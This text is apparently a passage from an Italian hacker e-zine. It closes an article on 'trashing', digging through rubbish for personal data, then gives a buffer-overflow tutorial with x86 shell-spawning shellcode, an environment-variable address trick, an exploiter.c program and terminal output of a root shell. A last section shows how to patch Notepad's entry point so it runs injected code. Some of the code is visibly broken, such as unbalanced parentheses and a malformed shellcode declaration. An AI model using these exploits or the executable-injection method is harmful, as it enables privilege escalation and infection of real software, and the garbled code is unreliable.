Il trashing è la capacità di trovare nei rifiuti che produce un utente le sue informazioni sensibili. Molto spesso gli utenti gettano nel cestino, scontrini di acquisti, estratti conto, carte inerenti un pagamento, dove da una ricerca del genere si possono trovare moltissime informazioni, è come un puzzle e alla fine bisogna ricongiungere tutti i pezzi per trovare l'informazione!

Ci fu anche un certo cracker di nome Captain Zap, che grazie a questa tecnica riuscì ad attaccare una delle reti telefoniche della AT&T, acquisendo una grande quantità di dati sensibili. Io personalmente non vi consiglio di fare questo test anche perché può rivelarsi inutile, però informerei i dipendenti di una azienda di fare molta attenzione a individui che compiono queste ricerche, come mestiere!!!

Allora in fine vi voglio dire che non necessariamente, per fare hacking e test di sicurezza abbiamo bisogno di Backtrack, la famosa distribuzione per il pen-test, quindi l'importante è avere buone conoscenze ed essere pronti a tutto, ma soprattutto bersi una bella tazza di caffè!

Bene l'articolo si conclude qui, spero di essere stato abbastanza chiaro con le spiegazioni e spero di aver chiarito un po' gli argomenti che qualcuno forse non riusciva a comprendere fino in fondo...

Buon lavoro ragazzi!!!

**Syst3m Cr4sh**

# Calcolare l'indirizzo esatto di uno shellcode

## 0x00 Prequisiti:

- Conoscenza avanzata del linguaggio C
- Conoscenza avanzata dei registri di sistema
- Base teorica e pratica ai buffer overflow
- Uso del terminale
- Conoscenza dei sistemi GNU/Linux

## 0x01 Il Problema

Un problema frequente, nello sviluppo di exploit è quello di dover allocare uno shellcode in memoria.

Alcuni exploit racchiudono il proprio shellcode in esadecimale al loro interno, con un buffer di tipo char:

```
char shellcode = [] = "\x60\x31\xc0\x31\xd2\xb0\x0b\x52\x68\x6e  
  \x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3  
  \x52\x68\x2d\x63\x63\x63\x89\xe1\x52\xeb  
  \x07\x51\x53\x89\xe1\xcd\x80\x61\xe8\xf4  
  \xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"
```

Un metodo valido, ma resta il problema che non conosciamo l'offset o l'indirizzo di ritorno. Il ret non sarebbe difficile da calcolare:

[Da *getenv.c*]

```
ret = (unsigned int)&var - offset;
```

Ma per problemi di complessità tralascio il calcolo dell'offset.

Adesso sappiamo come calcolare l'indirizzo ret, ma il nostro scopo è quello di sovrascriverlo, per far sì che l'EIP esegua il nostro shellcode.

Esiste un problema (problemone):

Ammetto che nel programma vulnerabile sia possibile sovrascrivere l'indirizzo di ritorno, con cosa lo sovrascriviamo?

Il *NOP Sled* è una tecnica che può tornarci utile, riempiendo di NOP un indirizzo vicino al ret si può far scivolare l'EIP sul nostro shellcode.

*"Il NOP, cioè \0x90, è un byte che non esegue nessuna istruzione"*

Ma il nostro scopo non è quello di usare i NOP, vogliamo creare un exploit *"SLEDLESS"* cioè senza NOP Sled.

Come fare?

Una soluzione molto originale è quella di posizionare lo shellcode in una variabile d'ambiente:

```
thecrow@nuvolanera:$ export SHELLCODE=$(cat shellcode.bin)  
thecrow@nuvolanera:$ _
```

Con il comando "env" potrete vedere la vostra variabile d'ambiente.

```
thecrow@nuvolanera:$ env
.....
SHELLCODE = \x60\x31\xc0\x31\xd2\xb0\x0b\x52\x68\x6e
            \x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
            \x52\x68\x2d\x63\x63\x63\x89\xe1\x52\xeb
            \x07\x51\x53\x89\xe1\xcd\x80\x61\xe8\xf4
            \xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
.....
thecrow@nuvolanera:$ _
```

Esiste una funzione del linguaggio C molto utile; *getenv()*

Questa funzione restituisce l'indirizzo effettivo di una variabile d'ambiente che le è stata passata come argomento.

Ma c'è ancora un problema (tanto per cambiare... ) l'indirizzo non è ancora quello corretto! Adesso dobbiamo sottrarre la lunghezza del nome del file all'indirizzo della variabile d'ambiente.

[Da *getenvaddr.c*]

```
addr = getenv(*var);
addr += (strlen(argv[0] - strlen(const char *file_name));
```

Non sarà quindi complesso per voi scrivere un programma che effettui tale operazione. ...e così se ne va anche l'ultimo ostacolo verso l'exploiting. A questo punto possiamo tranquillamente sovrascrivere il ret.

```
thecrow@nuvolanera:$ gcc -o getenvaddr getenvaddr.c
thecrow@nuvolanera:$ ./getenvaddr SHELLCODE ./exploit
0xbffff9c7
thecrow@nuvolanera:$ ./exploit $(perl -e 'print "\xc7\xf9\xff\xbf"\x10')
Sh.3.2# whoami
root
Sh.3.2# _
```

## 0x02 Creazione di exploit autonomi

I metodi illustrate prima sono molto efficaci, ma tuttavia, non sono ancora veri e propri exploit!

Riporto il codice sorgente di exploiter.c:

```
// exploiter.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[] = "\x60\x31\xc0\x31\xd2\xb0\x0b\x52\x68\x6e
                   \x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
                   \x52\x68\x2d\x63\x63\x63\x89\xe1\x52\xeb
                   \x07\x51\x53\x89\xe1\xcd\x80\x61\xe8\xf4
```

```
        \xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"

Int main(int argc, char *argv[])
{
char *env[2] = {shellcode, 0} ;
unsigned int i, ret ;
ret = 0xbfffffff - (sizeof(shellcode)-1) - strlen(argv[1]);
char *buffer = (char *)malloc(320);
for(i = 0; i < 320; i +=4) {
    *((unsigned int *) (buffer+i)) = ret;
    execl(argv[1],argv[1],buffer,0,env);
    free(buffer);
}
return 0;
}
```

Questo hack prende il suo primo argomento e tenta di sovrascrivere il suo indirizzo di ritorno (come potete vedere... ).

Gli exploit autonomi, come da nome, non hanno bisogno di alcun dato dell'utente o del sistema, non hanno bisogno dei *NOP Sled*, perché l'indirizzo ret viene calcolato con precisione automaticamente dal programma nel momento dell'esecuzione.

Non sarà dunque difficile per voi scrivere un hack come quello riportato sopra.

Non stò a spiegarvi come worka il programma, l'avrete intuito.

Nota 0:

Il buffer può essere anche un semplice vettore! Non necessariamente un puntatore.

Nota 1:

L'indirizzo *0xbffff9c7* è puramente casuale, potrà cambiare da sistema a sistema.

Nota 2:

*\xc7\xf9\xff\xbf* è *0xbffff9c7* scritto al contrario, per l'architettura little-endian dei processori x86

## 0x03 Testi utili e siti utili

<http://blacklight.gotdns.org> Portale dedicato alla sicurezza informatica con utili riferimenti ai buffer overflow.

*Shellcoder's handbook*: Libro per apprendisti scrittori di shellcode

*Smashing the stack for fun and profit*: Edizione di phreak, spiega come creare exploit

*Scrivere uno shellcode*: Autore R014nd, scrittura di basilari shellcode fino ad arrivare alla scrittura di exploit.

**TheCr0w**

# Binary poetry

<reaction>

*Lo scorso articolo su Netcat ha scosso l'immaginario collettivo del lamer medio Italiano (credo diverso anche dal lamer medio Statunitense...) che si è precipitato a bombardarmi di messaggi inutili (e fortuna che uso poco MSN). Gran brutto segno, dimostra che non bisogna \*mai\* avere fiducia e \*mai\* sopravvalutare l'intelligenza della gente. Dal mio punto di vista, ma credo di parlare a nome di 'chi ha almeno due neuroni', mi sento il pieno diritto di mandare voi feccia dei lamer a \$FanCulo con tutto il cuore ^^*

</reaction>

Personalmente non amo molto Assembly.

Certo mi piace divertirmi con OllyDBG e lavorare sugli eseguibili, però scrivere programmi in Assembly lo considero piuttosto palloso a meno che non sia una stretta necessità.

Fortunatamente esiste un'azienda che trasforma le cose pallose in cose divertenti, cioè Microsoft.

MASM è un assembler molto piacevole che utilizza il così detto 'high level Assembly'; se volete imparare a programmare anche iniziando a basso livello, potete farlo su MASM senza problemi.

Alla fine del vostro studio Assembly non lo saprete di sicuro, però in C/C++ su WinAPI potete programmare tranquillamente.

Ad esempio questa è una messagebox secondo MASM:

```
.386
.model flat,stdcall
option casemap:none
include      \masm32\include\windows.inc
include      \masm32\include\kernel32.inc
includelib   \masm32\lib\kernel32.lib
include      \masm32\include\user32.inc
includelib   \masm32\lib\user32.lib

.data
    MbTitle    db "MASM MessageBoxA",0
    MbContent  db "MessageBox MASM",0

.code
    start:
        invoke MessageBox, NULL, addr MbContent, addr MbTitle, MB_OK
        invoke ExitProcess, NULL
    end start
```

Estremamente diversa da un programma in C...

```
#include <windows.h>

int WINAPI WinMain (HINSTANCE hInstance,
                   HINSTANCE hPrevInstance,
                   LPSTR lpCmdLine,
                   int nCmdShow)
{
```

```

MessageBox(0,
            "C MessageBoxA",
            "Messagebox C",
            MB_OK);
return 0;
}

```

Ovviamente una volta assemblato otteniamo i vantaggi di asm, con 2.5 Kb di grandezza del file rispetto ai 17.5 compilando quello in C. Anche aprendolo con OllyDBG si nota la differenza in maniera evidente:

```

00401000>/$ 6A>PUSH 0 ;/Style = MB_OK|MB_APPLMODAL
00401002 |. 68>PUSH example.00403000 ;|Title = "MASM MessageBoxA"
00401007 |. 68>PUSH example.00403011 ;|Text = "Messagebox MASM"
0040100C |. 6A>PUSH 0 ;|hOwner = NULL
0040100E |. E8>CALL <JMP.&user32.MessageBoxA> ;\MessageBoxA
00401013 |. 6A>PUSH 0 ;/ExitCode = 0
00401015 \. E8>CALL <JMP.&kernel32.ExitProcess> ;\ExitProcess
0040101A .-FF>JMP DWORD PTR DS:[<&kernel32.ExitProcess>; kernel32.ExitProcess
00401020 $-FF>JMP DWORD PTR DS:[<&user32.MessageBoxA>] ; user32.MessageBoxA
00401026 00 DB 00

```

In questo caso possiamo addirittura vedere precisamente come funziona un MessageBox, o meglio come risulta ad Olly.

Possiamo ad esempio scriverci da debugger un MessageBox all'interno del nostro Messagebox in C...

Apriamo il programmino in C e andiamo alla fine del codice utile a partire dal VA 00401a20 e aggiungiamo le due stringhe di testo Title e Text (selezione dei VA con i byte necessari; CTRL+E per inserire i testi; CTRL+A per ricaricare)

```

00401A1F      FF      DB FF
00401A20      . 4D 41 53 4D 20 >ASCII "MASM MessageBoxA"
00401A30      . 00      ASCII 0
00401A31      . 4D 65 73 73 61 >ASCII "Messagebox MASM",0
00401A41      00      DB 00

```

A questo punto possiamo scrivere la funzione di un MessageBox subito sotto, ottenendo questo risultato finale:

```

00401A1F      FF      DB FF
00401A20      . 4D 41 53 4D 20 >ASCII "MASM MessageBoxA"
00401A30      . 00      ASCII 0
00401A31      . 4D 65 73 73 61 >ASCII "Messagebox MASM",0
00401A41      6A 00      PUSH 0
00401A43      68 201A4000 PUSH Progetto.00401A20 ; ASCII "MASM MessageBoxA"
00401A48      68 311A4000 PUSH Progetto.00401A31 ; ASCII "Messagebox MASM"
00401A4D      6A 00      PUSH 0
00401A4F      E8 96EDFC7D CALL USER32.MessageBoxA
00401A54      00      DB 00

```

Ora non ci resta che attivarla dall'EP del programma, che andremo a modificare da così:

```

00401240 > $ 55      PUSH EBP
00401241      . 89E5      MOV EBP,ESP
00401243      . 83EC 08    SUB ESP,8

```



```
00401246 . C70424 02000000 MOV DWORD PTR SS:[ESP],2
```

a così:

```
00401240 > /E9 FC070000 JMP Progetto.00401A41
00401245 |90 NOP
00401246 . |C70424 02000000 MOV DWORD PTR SS:[ESP],2
```

...in modo da impostare all'inizio delle istruzioni un jmp alla funzione aggiunta al termine del codice.

La modifica dei byte dell'EP con un long jmp comporta la perdita di byte su istruzioni successive, che Olly di default va a noppare.

Risulta necessario ricostruire le istruzioni, andando quindi a recuperarle subito dopo l'esecuzione del MessageBox, prima di inserire il relativo jmp di ritorno:

```
00401A4D . 6A 00 PUSH 0 ; |hOwner = NULL
00401A4F . E8 96EDFC7D CALL USER32.MessageBoxA ; \MessageBoxA
00401A54 . 55 PUSH EBP
00401A55 . 8BEC MOV EBP,ESP
00401A57 . 83EC 08 SUB ESP,8
00401A5A .^ E9 E6F7FFFF JMP Progetto.00401246
00401A5F 00 DB 00
```

Salvando il file e provando ad eseguirlo, otterrò prima il MessageBox di MASM, quindi quello in C...molto fico il discorso ^^

Faccio notare come ovviamente la parte modificata si troverà al termine della sezione .text:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000E20	4D	41	53	4D	20	4D	65	73	73	61	67	65	42	6F	78	41	MASM.MessageBoxA
00000E30	00	4D	65	73	73	61	67	65	62	6F	78	20	4D	41	53	4D	.MessageBox.MASM
00000E40	00	6A	00	68	20	1A	40	00	68	31	1A	40	00	6A	00	E8	.j.h.#@.hl#@.j.è
00000E50	96	ED	FC	7D	55	8B	EC	83	EC	08	E9	E7	F7	FF	FF	00	-íü}U<ìfi#éç÷ÿÿ.

La cosa non è molto pulita a dire il vero poichè non rispetta il corretto posizionamento dei dati in un file Windows PE.

Capirete quanto questo sia contrario al bellissimo titolo 'Binary poetry' di questo documento :-O

## About

Spiegheremo come sia possibile modificare un file eseguibile agendo direttamente sui suoi byte. L'esempio iniziale mi serve per dire una cosa importante anche se sembrano affari miei...

Questa procedura è fattibile con qualunque programma e in qualunque linguaggio (*se poi mi scrivete 'ma anche in Perl?' mi impicco...*); sono stato molto indeciso se proporre qualcosa direttamente da C oppure in asm; in C sarebbe stata una procedura decisamente lunga e avrei dovuto saltare troppi passaggi perchè l'argomento fosse compreso e riproducibile, ho deciso di spiegare un modello su Assembly e di fare alla fine una piccola spiegazione parziale quando i meccanismi di lavoro saranno conosciuti.

Un esempio molto divertente, semplice ma non banale, comunque utile, potrebbe essere la scrittura di un file binario tramite i suoi byte.

Vediamo una classica struttura in C di esempio:

```
#include <windows.h>

int main(int argc, char *argv[])
{
    BYTE Content[]={0x4d,0x5a,0x01,0x02,0x03,0x04,0x05,0x06,0x07,
                    0x62,0x6c,0x61,0x62,0x6c,0x61,0x62,0x6c,0x61};
    DWORD FSize;
    HANDLE hFile = CreateFile("pippo.exe",
                             GENERIC_WRITE,
                             0, NULL, OPEN_ALWAYS, 0, NULL);
    WriteFile(hFile, buffer, 18, &FSize, NULL);
    CloseHandle(hFile);
    return (0);
}
```

(il solo `GENERIC_WRITE` è scelto per motivi di impaginazione del codice di OllyDBG)

il programma produce questo utilissimo file pippo.exe

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	01	02	03	04	05	06	07	62	6C	61	62	6C	61	62	MZ#####blablab
00000010	6C	61															la

Come vedete vengono utilizzate le tre tipiche funzioni `CreateFile`, `WriteFile` e `CloseHandle`. Proviamo a tradurre su MASM questo codice:

```
.386
.model      flat,stdcall
option      casemap:none
include     \masm32\include\windows.inc
include     \masm32\include\kernel32.inc
includelib  \masm32\lib\kernel32.lib

.data      ; dati inizializzati
FileName db "pippo.exe",0                ; file
Content  db 4dh, 5ah, 01h, 02h, 03h, 04h, 05h, 06h, 07h,  ; byte
          62h, 6ch, 61h, 62h, 6ch, 61h, 62h, 6ch, 61h

.data?     ; dati non inizializzati
hFile     dd ?
FSize     dd ?

.code
start:
    invoke CreateFile, addr FileName, GENERIC_WRITE,\      ; CreateFile
          0, 0, OPEN_ALWAYS, 0, 0
    mov hFile,eax
    invoke WriteFile, eax, addr Content, 12h, addr FSize, 0 ; scrivo i byte
    invoke CloseHandle,hFile
    invoke ExitProcess, 0 ; esco
```

```
end start
```

Una volta assemblato il file, possiamo aprirlo con OllyDBG e vederne il risultato:

```
00401000>/$6>PUSH 0 ;/hTemplateFile = NULL
00401002|. 6>PUSH 0 ;|Attributes = 0
00401004|. 6>PUSH 4 ;|Mode = OPEN_ALWAYS
00401006|. 6>PUSH 0 ;|pSecurity = NULL
00401008|. 6>PUSH 0 ;|ShareMode = 0
0040100A|. 6>PUSH 40000000 ;|Access = GENERIC_WRITE
0040100F|. 6>PUSH uah.00403000 ;|FileName = "pippo.exe"
00401014|. E>CALL <JMP.&kernel32.CreateFileA> ;\CreateFileA
00401019|. A>MOV DWORD PTR DS:[40301C],EAX
0040101E|. 6>PUSH 0 ;/pOverlapped = NULL
00401020|. 6>PUSH uah.00403020 ;|pBytesWritten = uah.00403020
00401025|. 6>PUSH 12 ;|nBytesToWrite = 12 (18.)
00401027|. 6>PUSH uah.0040300A ;|Buffer = uah.0040300A
0040102C|. 5>PUSH EAX ;|hFile
0040102D|. E>CALL <JMP.&kernel32.WriteFile> ;\WriteFile
00401032|. F>PUSH DWORD PTR DS:[40301C] ;/hObject = NULL
00401038|. E>CALL <JMP.&kernel32.CloseHandle> ;\CloseHandle
0040103D|. 6>PUSH 0 ;/ExitCode = 0
0040103F|. E>CALL <JMP.&kernel32.ExitProcess> ;\ExitProcess
00401044 $-F>JMP DWORD PTR DS:[<&kernel32.CloseHandle>; kernel32.CloseHandle
0040104A $-F>JMP DWORD PTR DS:[<&kernel32.CreateFileA>; kernel32.CreateFileA
00401050 .-F>JMP DWORD PTR DS:[<&kernel32.ExitProcess>; kernel32.ExitProcess
00401056 $-F>JMP DWORD PTR DS:[<&kernel32.WriteFile>; kernel32.WriteFile
0040105C 0>DB 00
```

Per motivi che ci serviranno in seguito, vi propongo la stessa visualizzazione di OllyDBG però incentrata sulla visione dei byte con il taglio dei commenti:

```
00401000>/$6A 00 PUSH 0 ; /hTemplateFil..
00401002|. 6A 00 PUSH 0 ; |Attributes =...
00401004|. 6A 04 PUSH 4 ; |Mode = OPEN_...
00401006|. 6A 00 PUSH 0 ; |pSecurity = ...
00401008|. 6A 00 PUSH 0 ; |ShareMode = ...
0040100A|. 68 00000040 PUSH 40000000 ; |Access = ...
0040100F|. 68 00304000 PUSH uah.00403000 ; |FileName = ...
00401014|. E8 31000000 CALL <JMP.&kernel32.CreateFileA> ; \CreateFileA ...
00401019|. A3 1C304000 MOV DWORD PTR DS:[40301C],EAX
0040101E|. 6A 00 PUSH 0 ; /pOverlapped ...
00401020|. 68 20304000 PUSH uah.00403020 ; |pBytesWritte...
00401025|. 6A 12 PUSH 12 ; |nBytesToWrit...
00401027|. 68 0A304000 PUSH uah.0040300A ; |Buffer = ...
0040102C|. 50 PUSH EAX ; |hFile
0040102D|. E8 24000000 CALL <JMP.&kernel32.WriteFile> ; \WriteFile
00401032|. FF35 1C304000 PUSH DWORD PTR DS:[40301C] ; /hObject = NULL
00401038|. E8 07000000 CALL <JMP.&kernel32.CloseHandle> ; \CloseHandle
0040103D|. 6A 00 PUSH 0 ; /ExitCode = 0
0040103F|. E8 0C000000 CALL <JMP.&kernel32.ExitProcess> ; \ExitProcess
00401044 $-FF25 0C204000 JMP DWORD PTR DS:[<&kernel32.CloseHandle>; ...
0040104A $-FF25 00204000 JMP DWORD PTR DS:[<&kernel32.CreateFileA>; ...
00401050 .-FF25 04204000 JMP DWORD PTR DS:[<&kernel32.ExitProcess>; ...
00401056 $-FF25 08204000 JMP DWORD PTR DS:[<&kernel32.WriteFile>; ...
0040105C 00 DB 00
```

La prima cosa importante da notare appena aperto OllyDBG è come la prima istruzione utile

(VA 00401000) coincida con l'EP, da dove iniziano i dati necessari a CreateFile, funzione che viene dichiarata chiaramente in 401014.

Se clicchiamo a quell'indirizzo Olly fa i conti per noi e ci mostra un'istruzione 'CALL 0040104A', corrispondente al jmp su CreateFile indicato con lo stesso procedimento come 'JMP DWORD PTR DS:[402000]'.

Proviamo ad esempio a scorrere il codice fino al suo termine, scopriremo che l'ultima istruzione si trova in 401FFF...guarda caso appena prima del VA indicato -."

La stessa cosa accade per tutte le altre funzioni importate, per 'pippo.exe' e per quel coso in 40301C che a questo punto credo abbiate capito cosa sia.

Il fatto è che Olly dà una lettura delle *istruzioni eseguite* dal programma, quindi della sola sezione .text, indicando il VA da cui 'andare a pescare' i dati richiesti.

## Rhymes

Quali sono allora queste sezioni? Per individuarle io utilizzerò CFF-Explorer, ovviamente è adatto qualunque analizzatore di PE...

la .text

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000400	6A	00	6A	00	6A	04	6A	00	6A	00	68	00	00	00	40	68	j.j.j#j.j.h...@h
00000410	00	30	40	00	E8	31	00	00	00	A3	1C	30	40	00	6A	00	.0@.èl...£#0@.j.
00000420	68	20	30	40	00	6A	12	68	0A	30	40	00	50	E8	24	00	h.0@.j#h.0@.Pè\$.
00000430	00	00	FF	35	1C	30	40	00	E8	07	00	00	00	6A	00	E8	..ÿ5#0@.è#...j.è
00000440	0C	00	00	00	FF	25	0C	20	40	00	FF	25	00	20	40	00	...ÿ% .@.ÿ%..@.
00000450	FF	25	04	20	40	00	FF	25	08	20	40	00	00	00	00	00	ÿ%#. @.ÿ%#. @.....

la .rdata

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000600	5E	20	00	00	6C	20	00	00	7A	20	00	00	50	20	00	00	^...l...z...P...
00000610	00	00	00	00	3C	20	00	00	00	00	00	00	00	00	00	00	....<.....
00000620	86	20	00	00	00	20	00	00	00	00	00	00	00	00	00	00	†.....
00000630	00	00	00	00	00	00	00	00	00	00	00	00	5E	20	00	00	.....^...
00000640	6C	20	00	00	7A	20	00	00	50	20	00	00	00	00	00	00	l...z...P.....
00000650	23	00	43	6C	6F	73	65	48	61	6E	64	6C	65	00	3D	00	#.CloseHandle.=.
00000660	43	72	65	61	74	65	46	69	6C	65	41	00	9B	00	45	78	CreateFileA.>.Ex
00000670	69	74	50	72	6F	63	65	73	73	00	FB	02	57	72	69	74	itProcess.û#Writ
00000680	65	46	69	6C	65	00	6B	65	72	6E	65	6C	33	32	2E	64	eFile.kernel32.d
00000690	6C	6C	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ll.....

la .data

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000800	70	69	70	70	6F	2E	65	78	65	00	4D	5A	01	02	03	04	pippo.exe.MZ####
00000810	05	06	07	62	6C	61	62	6C	61	62	6C	61	00	00	00	00	###blablabla....

Prendiamo ad esempio la chiamata a 'pippo.exe' su 403000; tramite l'Address Converter di

CFF-Explorer scopriamo che corrisponde all'offset 800, come risulta qui sopra dalla sezione .data

Ancora più chiaramente riusciamo a leggere perfettamente le funzioni richiamate dal programma in .rdata

Per comodità tenete aperto il file; credo che ormai ci sia tutto il materiale per iniziare con il nostro esempio concreto...

Come file su cui lavorare prenderemo il solito Notepad di Windows (ovviamente copiatelo, non usate l'originale).

Andremo prima a scrivere le stringhe della sezione .data, segnandoci il VA da richiamare nel momento della ricostruzione.

Per quanto riguarda la chiamata alle funzioni, OllyDBG è in grado di trovarle da solo...un problema in meno ^^

Apriamo Notepad con CFF-Explorer e vediamo i dati delle sezioni che ci interessano

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Relative
00000200	00000208	0000020C	00000210	00000214	00000000
Byte[8]	Dword	Dword	Dword	Dword	Dword
.text	00007748	00001000	00007800	00000400	00000000
<b>.data</b>	00001BA8	00009000	00000800	<b>00007C00</b>	00000000
.rsrc	00008DB4	0000B000	00008E00	00008400	00000000

La sezione .data inizia a partire dall'offset 7C00, andremo innanzitutto ad aggiungere i byte che ci servono in uno spazio libero.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00007DE0	EF	BB	BF	00	FF	FE	00	00	FE	FF	00	00	00	00	00	00	i»¿.ÿp..þÿ.....
00007DF0	59	00	70	69	70	70	6F	2E	65	78	65	00	4D	5A	01	02	Y.pippo.exe.MZ##
00007E00	03	04	05	06	07	62	6C	61	62	6C	61	62	6C	61	00	00	#####blablabla..
00007E10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

La nostra stringa inizierà a partire da 7DF2, adesso dobbiamo segnare i VA che ci saranno necessari in base a quanto ci richiede il nostro programma.

1. la stringa 'pippo.exe' richiede al VA 40100F del nostro programma, corrispondente su Notepad all'offset 7DF2 = VA 10091F2
2. il posizionamento per l'accumulatore alla fine della stringa (richiesto in 401019 dell'esempio), corrispondente al nuovo offset 7E0E = VA 100920E
3. il valore al VA 401020 dell'esempio corrisponde al dato non inizializzato Fsize del programma. Essendo il suo valore 0/NULL potremmo piazzarlo ovunque, però facciamo le cose per bene e lo consideriamo posizionato in 7E12 di Notepad = VA 1009212
4. la nostra stringa di byte (401027 nell'esempio) all'offset 7DFC = VA 10091fc

Adesso possiamo salvare il nostro nuovo Notepad.exe ^^

Apro con OllyDBG i due file (Notepad ed esempio), dal programma esempio copio i byte (tasto dx > Binary > Binary copy) tra 401000 e 401038...ovviamente non vado a copiare ExitProcess :P

Poi li incollo (tasto dx > Binary > Binary paste) alla fine del codice utile di Notepad (1008748)

```

0100873C . 55 53 45 52 3>ASCII "USER32.dll",0
01008747 00 DB 00
01008748 6A 00 PUSH 0
0100874A 6A 00 PUSH 0
0100874C 6A 04 PUSH 4
0100874E 6A 00 PUSH 0
01008750 6A 00 PUSH 0
01008752 68 00000040 PUSH 40000000
01008757 68 00304000 PUSH 403000
0100875C E8 31000000 CALL notepad.01008792
01008761 A3 1C304000 MOV DWORD PTR DS:[40301C],EAX
01008766 6A 00 PUSH 0
01008768 68 20304000 PUSH 403020
0100876D 6A 12 PUSH 12
0100876F 68 0A304000 PUSH 40300A
01008774 50 PUSH EAX
01008775 E8 24000000 CALL notepad.0100879E
0100877A FF35 1C304000 PUSH DWORD PTR DS:[40301C]
01008780 E8 07000000 CALL notepad.0100878C
01008785 00 DB 00

```

Come vedete tutti idati risultano sballati, basta aggiustarli in base ai valori prima elencati:

```

0100873C . 55 53 45 52 33>ASCII "USER32.dll",0
01008747 00 DB 00
01008748 > 6A 00 PUSH 0
0100874A . 6A 00 PUSH 0
0100874C . 6A 04 PUSH 4
0100874E . 6A 00 PUSH 0
01008750 . 6A 00 PUSH 0
01008752 . 68 00000040 PUSH 40000000
01008757 . 68 F2910001 PUSH notepad.010091F2
0100875C . E8 C7927F7B CALL kernel32.CreateFileA
01008761 . A3 0E920001 MOV DWORD PTR DS:[100920E],EAX
01008766 . 6A 00 PUSH 0
01008768 . 68 12920001 PUSH notepad.01009212
0100876D . 6A 12 PUSH 12
0100876F . 68 FC910001 PUSH notepad.010091FC
01008774 . 50 PUSH EAX
01008775 . E8 AD86807B CALL kernel32.WriteFile
0100877A . FF35 0E920001 PUSH DWORD PTR DS:[100920E]
01008780 . E8 6214807B CALL kernel32.CloseHandle
01008785 . 6A 70 PUSH 70
01008787 . 68 98180001 PUSH notepad.01001898
0100878C . ^ E9 13ECFFFF JMP notepad.010073A4
01008791 00 DB 00

```

Adesso aggiustiamo l'EP (100739D) per farlo saltare a 1008748...

```

0100739D > /E9 A6130000 JMP notepad.01008748
010073A2 |90 NOP
010073A3 |90 NOP

```


010073A4	.  E8 BF010000	CALL notepad.01007568
010073A9	.  33DB	XOR EBX,EBX

...e ovviamente recuperiamo a partire da 1008785 le istruzioni perse, con relativo salto all'indietro:

01008780	E8 6214807B	CALL kernel32.CloseHandle
01008785	6A 70	PUSH 70
01008787	68 98180001	PUSH notepad.01001898
0100878C	^ E9 13ECFFFF	JMP notepad.010073A4
01008791	00	DB 00

Alla fine di tutto, ricaricando il codice con CTRL+A dovrete trovare i commenti con le funzioni copiate...in caso contrario avete cannato qualcosa ^^

Quindi adesso aprendo il nostro Notepad si dovrebbe creare il file pippo.exe...



Ottimo!!

*Compiti per casa:*

*Patchina nel vostro linguaggio preferito che vada a scrivere le modifiche in modo automatico, che riassunto sono:*

- i byte modificati dell'EP (mettete i NOP oppure gli zeri che è più bellino)
- i byte aggiunti alla fine della .text
- i byte della sezione .data

*...l'elenco dei valori hex li avete scritti nel documento ^^*

## Quando il gioco si fa duro

Avevamo parlato all'inizio della grande comodità di utilizzare Assembly per la redazione di questo documento, il che non implica che qualunque file possa essere iniettato dentro un



altro.

In quel caso il lavoro è decisamente più lungo e comporta uno studio precedente di come 'si muove' il file che vogliamo iniettare (F7 di OllyDBG aiuta molto).

Il meccanismo resta il medesimo, bisogna stare attenti a come vengono eseguite le procedure. Ricordo che il salto deve avvenire tra l'EP del programma 'ospite' e l'EP del programma iniettato, cioè in un file normalmente l'entry-point non coincide con l'inizio del codice utile come nel caso della funzione in Assembly.

Di solito il blocco principale dove risiede l'EP dopo poche istruzioni salta all'inizio del codice con una CALL e quindi al RETN ritorna nel blocco principale; lo scopo sarà quello di seguire il programma da iniettare fino al suo arrivo alla funzione che ci interessa, da quel momento in poi segue l'uscita dal programma...che noi non vogliamo.

Una volta individuati i blocchi utili si può procedere alla loro riproduzione avendo spesso problemi di spazio. Diventa quindi importante comprimere le procedure eliminando i vari NOP o simili e stando quindi attenti a non far uscire dai binari CALL e JMP.

Ricordo che quei due mnemonici non puntano un indirizzo, quella è una rappresentazione del debugger, ma si muovono avanti o indietro di un dato numero di byte.

Siccome normalmente i blocchi vengono tenuti insieme possiamo semplificarci la vita considerando che JMP e CALL interni alle funzioni si aggiustano da soli, quelli che escono dovranno essere verificati.

